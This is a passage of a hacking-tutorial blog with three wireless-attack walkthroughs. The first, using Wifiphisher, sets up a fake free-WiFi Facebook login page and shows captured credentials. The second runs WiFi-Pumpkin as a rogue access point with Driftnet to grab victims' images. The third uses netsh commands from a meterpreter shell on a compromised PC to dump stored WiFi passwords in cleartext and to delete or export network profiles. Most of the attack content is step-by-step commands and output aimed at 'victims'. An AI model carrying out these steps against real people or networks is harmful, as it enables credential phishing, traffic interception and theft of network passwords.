NETGEAR05	e0:46:00:00:0b:3c	6	54%	WPA/WPS	0	Netgear	


Now move forward with its last option i.e. 4<sup>th</sup> option.

**OAuth Login Page:** A free WI-FI service asking for facebook credential to authenticate using OAuth.




At this time when victim will open browser he may get trap into phishing page set as “Get Connect to the Internet For free” as shown in given image.

So when victim will enter his facebook credential for accessing free internet he will get trap in that phishing attack.



Here you can see as victim enters username with password and click on login for facebook connection he got an error message mean while attacker has capture victim's facebook credential.



Oops, an error occurred! Our engineers were notified. Please be patient as we are working on it.

[www.hackingarticles.in](http://www.hackingarticles.in)

**Wonderful!!** Attacker successfully traps the victim and fetched his facebook account credential.

```
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshr-email=raj@hackingarticles.in&wfphshr-password=test@password
```

**Author:** Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher

Contact [Here](#)

## Capture Images in Mobile using Driftnet through Wifi Pumpkin

posted in [PENETRATION TESTING](#) , [WIRELESS HACKING](#) on [NOVEMBER 27, 2016](#)  
by [RAJ CHANDEL](#) with [0 COMMENT](#)

WiFi-Pumpkin is an open source security tool that provides the Rogue access point to Man-In-The-Middle and network attacks. Using WiFi Pumpkin, one can create a wifi network that captures all the requests made within the network by any device that connects to the network.

First of all u need to download WiFi Pumpkin and install it in your Kali Linux. To download WiFi Pumpkin, go to <https://github.com/P0cL4bs/WiFi-Pumpkin> and click on Clone or Download. Thereafter, copy the url to clipboard and open the terminal. Type in :-

```
git clone "url copied to clipboard"
```

Next, go to the directory of WiFi Pumpkin on the terminal. For eg. if the repo is downloaded to the Desktop, type:


```
cd Desktop/WiFi-Pumpkin
```

```
./installer.sh -install
```


Thereafter, run wifi-pumpkin:

```
root@kali:~/Desktop/WiFi-Pumpkin# ls
CHANGELOG      ISSUE_TEMPLATE.md  proxy          wifi-pumpkin
CONTRIBUTING.md LICENSE        README.md      wifi-pumpkin.py
core           logs            requirements.txt
icons          modules        settings
Installer.sh    plugins        templates
root@kali:~/Desktop/WiFi-Pumpkin# wifi-pumpkin
```


This will open the gui version of WiFi-Pumpkin. Now select the network adapter and change the SSID from PumpAP and rename it as desired.




Thereafter click on the Start button. This will create a new wifi-zone with the name entered in the SSID field.



Now as soon as any device connects to this wifi network, its details will be shown in the table at the right. Select any target device from the list of connected device/s and select Active Driftnet from the Tools menu.



As soon as Driftnet starts, it will start sending screenshots from the victim's desktop/mobile. This will also capture the images of facebook.





Author: Shivam Gupta is An Ethical Hacker, Cyber Security Expert, Penetration

Tester, India. you can contact [here](#)

# Wifi Penetration Testing in Remote PC (Part 1)

posted in **KALI LINUX** , **PENETRATION TESTING** , **WIRELESS HACKING** on **JULY 26, 2016**  
by **RAJ CHANDEL** with **0 COMMENT**

People often say “news travel fast”. How? The answer is one word **Wireless**. Wireless network all around the world helps us to move faster in our life. It enables us to make more of already running time. But, today, wireless connections to the internet have become necessity. And it is now very much possible to take advantage of this necessity.

**Wifi** : It is technology that allows electronic devices to connect to internet in a given area. WiFi has a lot of advantages. Wireless networks are easy to set up and inexpensive. They're also unobtrusive – unless you're on the lookout for a place to watch streaming movies on your tablet, you may not even notice when you're in a hotspot. A wireless network uses radio waves, just like cell phones, televisions and radios do. In fact, communication across a wireless network is a lot like two-way radio communication. Here's what happens:

1. A computer's wireless adapter translates data into a radio signal and transmits it using an antenna.
2. A wireless router receives the signal and decodes it. The router sends the information to the Internet using a physical, wired Ethernet connection.


The process also works in reverse, with the router receiving information from the Internet, translating it into a radio signal and sending it to the computer's wireless adapter.

When you connect your device to the wifi, your device will store all the information of wifi. And after taking over the control of Victim PC. You can know each and everything about their wifi router, including their password.

For WiFi Penetration Testing, Take a session through **meterpreter** and reach to the **shell** of your **Remote PC**. And run the following commands:

Our first command will allow us to see all the networks to which the remote PC has been ever connected till date.

**netsh wlan show profiles**



```
root@kali: ~
File Edit View Search Terminal Help
(c) 2015 Microsoft Corporation. All rights reserved.


C:\Users\Administrator\Downloads>netsh wlan show profiles
netsh wlan show profiles
Profiles on interface Wi-Fi:
Group policy profiles (read only)
-----
<None>
User profiles
-----
All User Profile      : free wifi 2
All User Profile      : Yashika
All User Profile      : Aishwarya
All User Profile      : SOMMAY
All User Profile      : rajlab
All User Profile      : PumpAP
All User Profile      : Tenda_3
All User Profile      : CCNA
All User Profile      : free wifi
```

Our next command helps us to see the details and password of a particular router.

```
netsh wlan show profiles name=[profile name] key=clear
```

Here, profile name is wifi name.

The following image shows the detail of the router named "Yashika"



```
root@kali: ~
File Edit View Search Terminal Help
C:\Users\Administrator\Downloads>netsh wlan show profiles name=Yashika key=clear
netsh wlan show profiles Yashika key=clear
Profile Yashika on interface Wi-Fi:
=====
Applied: All User Profile

Profile information
-----
Version : 1
Type : Wireless LAN
Name : Yashika
Control options
  Connection mode : Connect manually
  Network broadcast : Connect only if this network is broadcasting
  AutoSwitch : Do not switch to other networks
  MAC Randomization : Disabled

Connectivity settings
-----
  Number of SSIDs : 1
  SSID name : "Yashika"
  Network type : Infrastructure
  Radio type : [ Any Radio Type ]
  Vendor extension : Not present
```

The next image shows us the password of the router named Yashika with the heading key content. We can see that password is 99\*\*\*\*\*

```
root@kali: ~
File Edit View Search Terminal Help
MAC Randomization : Disabled
1.exe
Connectivity settings
-----
Number of SSIDs : 1
SSID name : "Yashika"
Network type : Infrastructure
Radio type : [ Any Radio Type ]
Vendor extension : Not present

Security settings
-----
Authentication : WPA2-Personal
Cipher : CCMP
Security key : Present
Key Content : 991 59 ←

Cost settings
-----
Cost : Unrestricted
Congested : No
Approaching Data Limit : No
Over Data Limit : No
Roaming : No
Cost Source : Default
```

Our next command allows us to delete a particular wifi connection.

```
netsh wlan delete profile name=[profile name]
```


Here, profile name is wifi name.

```
C:\Users\Administrator\Downloads>netsh wlan delete profile name="rajlab"
netsh wlan delete profile name="rajlab"
Profile "rajlab" is deleted from interface "Wi-Fi".
C:\Users\Administrator\Downloads>
```

Next command allows us to set the priority of a wifi network.

```
netsh wlan set profileorder name=[profile name]interface=[interface_name] priority=1
```

Here, profile name is wifi name and interface name is network types such as WLAN, LAN.




```
C:\Users\Administrator\Downloads>set profileorder name="Yashika" interface="Wireless Network Connection" priority=1
set profileorder name="Yashika" interface="Wireless Network Connection" priority=1
C:\Users\Administrator\Downloads>
```

Next command allows us to stops our remote PC to automatically connect to a network.

```
netsh wlan set profileparameter name=[profile name] connectionmode=manual
```

Here, profile name is wifi name.




```
C:\Users\Administrator\Downloads>netsh wlan set profileparameter name=Yashika connectionmode=manual
netsh wlan set profileparameter name=Yashika connectionmode=manual
Profile "Yashika" on interface "Wi-Fi" updated successfully.
C:\Users\Administrator\Downloads>
```

Next command allows us to export all the details about a wlan network.

```
netsh wlan export profile name=[profile name]
```

Here, profile name is wifi name.



```
C:\Users\Administrator\Downloads>netsh wlan export profile name=Yashika
netsh wlan export profile name=Yashika
Interface profile "Yashika" is saved in file ".\Wi-Fi-Yashika.xml" successfully.
C:\Users\Administrator\Downloads>
```

Next command helps us to import any wlan file to a particular wifi network.

```
netsh wlan add profile filename=[path_and_filename.xml] interface=[interface_name]
```

```
C:\Users\Administrator\Downloads>netsh wlan add profile filename=.\Wi-Fi-Yashika.xml
www.hackingarticles.in
netsh wlan add profile filename=.\Wi-Fi-Yashika.xml
Profile Yashika is added on interface Wi-Fi.
C:\Users\Administrator\Downloads>
```

**Author:** Yashika Dhir is a passionate Researcher and Technical Writer at Hacking Articles.

She is a hacking enthusiast. contact [here](#)

← OLDER POSTS